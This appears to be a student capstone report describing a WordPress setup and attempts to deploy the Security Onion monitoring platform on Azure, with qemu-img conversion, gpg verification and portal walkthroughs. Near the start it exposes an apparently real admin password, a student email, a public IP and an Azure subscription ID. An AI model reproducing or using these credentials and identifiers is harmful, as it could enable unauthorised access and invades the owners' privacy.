
Site Title	capstoneiss
Username	capstone2020
Password	S@it2020ChaCarGod Strong
Your Email	charvik.patel@edu.sait.ca
Search Engine Visibility	<input checked="" type="checkbox"/> Discourage search engines from indexing this site It is up to search engines to honor this request.

Important: You will need this password to log in. Please store it in a secure location.


Double-check your email address before continuing.

Install WordPress


Finally, when we navigate to the public IP address of the Wordpress site, we are met with the webpage’s user interface:



As the screenshots thus far were taken from our test device, here is the Overview tab of the External Server VM that we made on our dedicated project account. From this Overview tab, we can see that the public IP address assigned to it is 20.43.24.111.



When we navigate to this public IP address, we can see the configured Wordpress site:



Home About Blog Contact



HOME

Welcome to your site! This is your homepage, which is what most visitors will see when they come to your site for the first time.

2.2 Security Onion Implementation

2.2.1 Testing Security Onion Support on Azure

As Azure does not natively support the open-source security monitoring solution, Security Onion, part of testing to assess the viability of this project first involved assessing the feasibility of deploying Security Onion on the Azure platform. In order to do this, two tests were run:

1. The first involved creating a local VM with the Security Onion ISO image file. The virtual hard disk file for this VM will then be uploaded onto the Azure Portal. In the Azure Portal, we will test the ability to create an Azure VM image using a virtual hard disk file.
2. The second test will involve instantiating an Ubuntu server on Azure and installing Security Onion on top of that operating system.

2.2.1.1 Creating an Azure Image with a Virtual Hard Disk File (Test 1)

For this test, VMware Workstation Pro was used to create a Security Onion VM locally. The open-source emulator tool QEMU was used to convert the VMware virtual machine disk (VMDK) file to a Hyper-V virtual hard disk (VHD) file. (Azure, being a Microsoft platform, uses the Hyper-V hypervisor. If the VM was made with Hyper-V, then this conversion step is not required.) The converted VHD file is then uploaded to an Azure storage account. From the Azure Portal, the uploaded VHD file will be used to create an image that can be used to deploy a VM.

First the QEMU emulator utility (QEMU Project Developers, 2020), was installed on the Linux host that will be used to conduct this test. The apt package manager was used to update and install by issuing the following commands:

```
sudo apt-get update  
sudo apt-get install qemu
```

After installation, in order to understand the options that are available, the utility was called by invoking *qemu* at the command line. Looking through the list, the tool that will be used is shown in the first column: the *qemu-img* disk image utility.

To understand the command options that are available, the following help command was issued:

```
qemu-img --help
```

A screen capture can be seen on the next page.

Here are the tools available and command options available for qemu-img respectively:

```
carmen@ubuntu:~$ qemu-
qemu-aarch64          qemu-ppc64           qemu-system-mipsel
qemu-alpha             qemu-ppc64abi32      qemu-system-moxie
qemu-arm               qemu-ppc64le         qemu-system-or32
qemu-armeb              qemu-s390x        qemu-system-ppc
qemu-cris              qemu-sh4            qemu-system-ppc64
qemu-i386              qemu-sh4eb        qemu-system-ppcemb
qemu-img               qemu-sparc        qemu-system-sh4
qemu-io                qemu-sparc32plus   qemu-system-sh4eb
qemu-m68k              qemu-sparc64       qemu-system-sparc
qemu-make-debian-root  qemu-system-aarch64  qemu-system-sparc64
qemu-microblaze        qemu-system-alpha    qemu-system-tricore
qemu-microblazeel     qemu-system-arm       qemu-system-unicore32
qemu-mips               qemu-system-cris      qemu-system-x86_64
qemu-mips64             qemu-system-i386     qemu-system-xtensa
qemu-mips64el          qemu-system-lm32      qemu-system-xtensaeb
qemu-mipsel             qemu-system-m68k     qemu-system-tilegx
qemu-mipsn32            qemu-system-microblaze  qemu-unicore32
qemu-mipsn32el         qemu-system-microblazeel  qemu-x86_64
qemu-nbd               qemu-system-mips      qemu-system-mips64
qemu-or32               qemu-system-mips64     qemu-system-mips64el
qemu-ppc               qemu-system-mips64el

carmen@ubuntu:~$ qemu-img --help
qemu-img version 2.5.0 (Debian 1:2.5+dfsg-5ubuntu10.44), Copyright (c) 2004-2008
  Fabrice Bellard
usage: qemu-img command [command options]
QEMU disk image utility

Command syntax:
  check [-q] [-f fmt] [--output=ofmt] [-r [Leaks | all]] [-T src_cache] filename
  create [-q] [-f fmt] [-o options] filename [size]
  commit [-q] [-f fmt] [-t cache] [-b base] [-d] [-p] filename
  compare [-f fmt] [-F fmt] [-T src_cache] [-p] [-q] [-s] filename1 filename2
  convert [-c] [-p] [-q] [-n] [-f fmt] [-t cache] [-T src_cache] [-O output_fmt]
  [-o options] [-s snapshot_id_or_name] [-l snapshot_param] [-S sparse_size] file
  name [filename2 [...] ] output_filename
```

Then, the latest Security Onion image is downloaded:

```
carmen@ubuntu:~/Desktop/securityonion$ ls
securityonion-16.04.6.6.iso
carmen@ubuntu:~/Desktop/securityonion$ wget https://raw.githubusercontent.com/Security-Onion-Solutions/security-onion/master/KEYS
--2020-05-24 13:15:03--  https://raw.githubusercontent.com/Security-Onion-Solutions/security-onion/master/KEYS
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.52.13
3
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.52.1|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3123 (3.0K) [text/plain]
Saving to: 'KEYS'

KEYS          100%[=====] 3.05K  --.-KB/s   in 0s

2020-05-24 13:15:04 (52.1 MB/s) - 'KEYS' saved [3123/3123]

carmen@ubuntu:~/Desktop/securityonion$ gpg --import KEYS
gpg: directory '/home/carmen/.gnupg' created
gpg: new configuration file '/home/carmen/.gnupg/gpg.conf' created
gpg: WARNING: options in '/home/carmen/.gnupg/gpg.conf' are not yet active during this run
gpg: keyring '/home/carmen/.gnupg/secring.gpg' created
gpg: keyring '/home/carmen/.gnupg/pubring.gpg' created
gpg: /home/carmen/.gnupg/trustdb.gpg: trustdb created
gpg: key ED6CF680: public key "Doug Burks <doug.burks@gmail.com>" imported
gpg: Total number processed: 1
gpg:           imported: 1  (RSA: 1)
carmen@ubuntu:~/Desktop/securityonion$ wget https://github.com/Security-Onion-Solutions/security-onion/raw/master/sigs/securityonion-16.04.6.6.iso.sig
--2020-05-24 13:15:29--  https://github.com/Security-Onion-Solutions/security-onion/raw/master/sigs/securityonion-16.04.6.6.iso.sig
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/Security-Onion-Solutions/security-onion/master/sigs/securityonion-16.04.6.6.iso.sig [following]
--2020-05-24 13:15:30--  https://raw.githubusercontent.com/Security-Onion-Solutions/security-onion/master/sigs/securityonion-16.04.6.6.iso.sig
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.52.13
3
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.52.1|:443... connected.
```

After verifying that the signature is good (Burks, 2020), this downloaded ISO file will be used to create a local VM:

```


Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.52.1
33|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 543 [application/octet-stream]
Saving to: 'securityonion-16.04.6.6.iso.sig'

securityonion-16.04 100%[=====] 543 --KB/s in 0s
2020-05-24 13:15:30 (34.6 MB/s) - 'securityonion-16.04.6.6.iso.sig' saved [543/543]

carmen@ubuntu:~/Desktop/securityonions$ gpg --verify securityonion-16.04.6.6.iso.sig
gpg: Signature made Fri 01 May 2020 12:53:58 PM MDT using RSA key ID ED6CF680
gpg: Good signature from "Doug Burks <doug.burks@gmail.com>"  

gpg: WARNING: This key is not certified with a trusted signature!
gpg: There is no indication that the signature belongs to the owner.
Primary key fingerprint: BD56 2813 E345 A068 5FBB 91D3 788F 62F8 ED6C F680
carmen@ubuntu:~/Desktop/securityonions$ carmen@ubuntu:~/Desktop/securityonions$ 
```


In VMware, the correct ISO file was first selected:




As Security Onion is Linux-based, “Linux” and “Ubuntu 64-bit” was chosen:




The machine as named “SecurityOnion”:



The default 20 GB Disk Size setting was changed to 40 GB as this is a minimum hardware requirement (Burks, 2020):




Another hardware requirement is that the machine will need 4 CPUs and 8 GB of RAM:



Then, an additional NIC was added to the VM. Both NICs were added in Bridged mode for now. Security Onion documentation suggests that one NIC should be bridged and one should be in

NAT mode where the former is a promiscuous sniffing interface and the latter is a management interface. For now, they will be bridged and if this needs to be changed, it should, in theory, be trivial.



After the VM was created, it was powered on to check if the installation was successful. It was and therefore, qemu-img was used to convert the VMDK file to a VHD file (Bose, 2020), (TechPiezo, 2019):

```
carmen@ubuntu:~/vmware/SecurityOnion$ sudo qemu-img convert -f vmdk SecurityOnion.vmdk -O vpc SecurityOnion.vhd -p
(100.00/100%)
carmen@ubuntu:~/vmware/SecurityOnion$ dir
SecurityOnion.nvram  SecurityOnion.vmsd  SecurityOnion.vmx.lck
SecurityOnion.vhd    SecurityOnion.vmx   vmware.log
SecurityOnion.vmdk   SecurityOnion.vmxsf
carmen@ubuntu:~/vmware/SecurityOnion$ 
```

Next, virtual hard disk files must be uploaded into an Azure storage account. As there has not yet been a need for one, a storage account was first created:

The screenshot shows the Microsoft Azure Storage accounts page. At the top, there's a search bar and a navigation bar with 'Storage accounts' selected. Below that is a toolbar with buttons for 'Add', 'Manage view', 'Refresh', 'Export to CSV', 'Assign tags', 'Delete', and 'Feedback'. There are also filters for 'Filter by name...', 'Subscription == all', 'Resource group == all', 'Location == all', and 'Add filter'. A dropdown menu shows 'No grouping'. The main area displays a table header with columns: Name ↑↓, Type ↑↓, Kind ↑↓, Resource group ↑↓, Location ↑↓, and Subscription ↑↓. Below the table, there's a large icon representing a storage account and the text 'No storage accounts to display'. A descriptive paragraph explains that storage accounts can store up to 500TB of data in the cloud, using general-purpose storage accounts for object data, NoSQL data stores, and message processing queues. It also mentions Blob storage accounts and access tiers. A 'Learn more' link is provided.

The storage account details were filled in:

The screenshot shows the 'Create storage account' wizard. The title is 'Create storage account'. The first section, 'Project details', asks to select a subscription and resource group. The 'Subscription' dropdown is set to 'Free Trial' and the 'Resource group' dropdown is set to 'Yeti', with a 'Create new' link. The second section, 'Instance details', asks for the storage account name, location, performance level, and account kind. The 'Storage account name' is 'securityoniontest', 'Location' is '(Canada) Canada Central', 'Performance' is 'Standard' (selected), and 'Account kind' is 'StorageV2 (general purpose v2)'. At the bottom, there are buttons for 'Review + create', '< Previous', and 'Next : Networking >'.

Networking details were next filled in:

Storage accounts > Create storage account

Create storage account

You can connect to your storage account either publicly, via public IP addresses or service endpoints, or privately, using a private endpoint.

Connectivity method *

- Public endpoint (all networks)
- Public endpoint (selected networks)
- Private endpoint

Virtual networks

Only the selected network will be able to access this storage account. [Learn more about service endpoints](#)

Virtual network subscription

Virtual network

[Create virtual network](#)

[Manage selected virtual network](#)

Subnets *

One or more subnets you have selected require a 'Microsoft.Storage' endpoint to be added. Service traffic utilizing these subnets may be interrupted temporarily while the endpoint is added.

[Learn more about service endpoints](#)

Review + create [< Previous](#) [Next : Advanced >](#)

As this is a test, most options were left on default configurations:

Microsoft Azure

> Storage accounts > Create storage account

Create storage account

Security

Secure transfer required Enabled

Azure Files

Large file shares Disabled Enabled

The current combination of storage account kind, performance, replication and location does not support large file shares.

Data protection

Blob soft delete Disabled Enabled

Versioning Disabled Enabled

Data Lake Storage Gen2

Hierarchical namespace Disabled Enabled

NFS v3 Disabled Enabled

This account was also tagged so that it would be easier to identify it for deletion when it is no longer needed:

Create storage account

Basics Networking Advanced Tags Review + create

Tags are name/value pairs that enable you to categorize resources and view consolidated billing by applying the same tag to multiple resources and resource groups. [Learn more about tags](#)

Note that if you create tags and then change resource settings on other tabs, your tags will be automatically updated.

Name	Value	Resource
Capstone	SecurityOnionPOC	2 selected
		2 selected

Once the storage account has been created, from the storage account page, the “Containers” option was selected:

storageoniontest

Resource group (change) : Yeti Status : Primary: Available, Secondary: Available Location : Canada Central, Canada East Subscription (change) : Free Trial Subscription ID : 4570c35a-c17e-4850-932b-c3001165b4f6 Tags (change) : Capstone : SecurityOnionPOC

Containers Scalable, cost-effective storage for unstructured data Learn more

File shares Serverless SMB file shares Learn more

Tables Tabular data storage Learn more

Queues Effectively scale apps according to traffic Learn more

On the Azure Storage Containers page, a new container was created:

Containers

+ Container Change access level Refresh Delete

Name securityonionvhd

Public access level Private (no anonymous access)

Before trying to access the newly created storage container, the native security rules were checked to ensure that the container allows access from the public IP address on our end. No changes needed to be made and so we proceeded with uploading the virtual hard disk file.

In the newly created storage container, “Upload” was selected. The appropriate file was then selected:

The screenshot shows the Microsoft Azure Storage account interface. A red box highlights the 'Upload' button in the top navigation bar. Another red box highlights the 'SecurityOnion.vhd' file in the 'File Upload' dialog, which is open over the storage container list.

Once the upload has completed, a success notification can be seen at the top right of the portal:

The screenshot shows the Microsoft Azure Storage account interface after the upload is completed. A success notification is displayed at the top right: 'Upload Completed for SecurityOnion.vhd 3:00 PM'. The rest of the interface shows the storage container list and upload controls.

Then, using the search bar at the top of the portal, the “Images” page was located:

The screenshot shows the Microsoft Azure 'Images' page. It features a search bar, filter options, and a large message stating 'No images to display'. Below the message, there's a link to 'Learn more' and a 'Create image' button.

On this page, “Create Image” was selected and the prompts were followed.


First, some image details were entered:

The screenshot shows the 'Create image' step in the Microsoft Azure 'Images' wizard. The form includes fields for Name (securityonion), Subscription (Free Trial), Resource group (Yeti), Location ((Canada) Canada Central), Zone resiliency (Off), OS disk (OS type: Linux), VM generation (Gen 1), and two buttons at the bottom: 'Create' and 'Automation options'.

Then the uploaded VHD file was selected to create an image:

The screenshot shows the 'Create image' step in the Microsoft Azure 'Images' wizard. The form includes fields for VM generation (Gen 1), Storage blob (URL: https://securityoniontest.blob.core.windows.net/securityonionvhd/SecurityOnion.vhd), Storage type (Standard HDD), Host caching (Read/write), and a section for Data disks with a '+ Add data disk' button. At the bottom, there's an 'Encryption' section with a note about encrypting OS and data disks, and a dropdown for Encryption type (Default: Encryption at-rest with a platform-managed key). Buttons at the bottom are 'Create' and 'Automation options'.

This however failed to deploy and an Azure compatible image was never generated. In reviewing the VM configurations, it was suspected that choosing dynamic disk allocation, which was not shown above but what was initially configured, may cause disk conversion issues and for this reason, the VM was re-created and this time, “Allocate all disk space now” was selected:



The above process was repeated with this new VM, but the Azure image still failed to deploy. As this is a multi-stepped process, troubleshooting at which step the issue may lie in is potentially a lengthy process. As there is another premise that can be used to test Azure support of Security Onion, the second test was conducted in lieu of spending excessive time troubleshooting this methodology. The strategy is that only if the second test fails, then will we return to the first test troubleshoot.

2.2.1.2 Installing Security Onion on Top of an Ubuntu Server (Test 2)

As the Security Onion (SO) documentation mentions that Security Onion installations can occur from either the raw ISO image file or it can be installed onto an Ubuntu server, the latter was tested in order to ensure that it is possible to run an SO server in the Azure environment.


First an Ubuntu server was created. Although the hardware specifications for Security Onion requires 4 CPUs and 8 GB of RAM, as this is a proof-of-concept viability test, for the time being, a Standard VM with 2 vCPUs and 8 GB of RAM was used:

The screenshot shows the 'Create a virtual machine' wizard in the Microsoft Azure portal. The configuration is as follows:

- Virtual machine name:** NestedSecOnion
- Region:** (Canada) Canada Central
- Availability options:** No infrastructure redundancy required
- Image:** Ubuntu Server 16.04 LTS (selected, highlighted with a red box)
- Azure Spot instance:** No
- Size:** Standard D2 v3 (2 vcpus, 8 GiB memory, CA\$103.72/month) (selected, highlighted with a red box)
- Administrator account:**
 - Authentication type:** SSH public key (selected, highlighted with a red box)
 - Username:** (empty field)
 - SSH public key:** (empty field)
- Inbound port rules:**
 - Public inbound ports:** Allow selected ports (selected, highlighted with a red box)
 - Select inbound ports:** SSH (22)
 - Warning message:** This will allow all IP addresses to access your virtual machine. This is only recommended for testing. Use the Advanced controls in the Networking tab to create rules to limit inbound traffic to known IP addresses.

At the bottom, the navigation buttons are: Review + create, < Previous, and Next : Disks >.

Since this is a Linux box and we will not be able to use RDP to connect to and administer it, SSH was chosen and an SSH key pair was generated (Lepow et al., 2018):




```

C:\ Command Prompt
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Doppio>ssh-keygen -m PEM -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (C:\Users\Doppio/.ssh/id_rsa):
Created directory 'C:\Users\Doppio/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
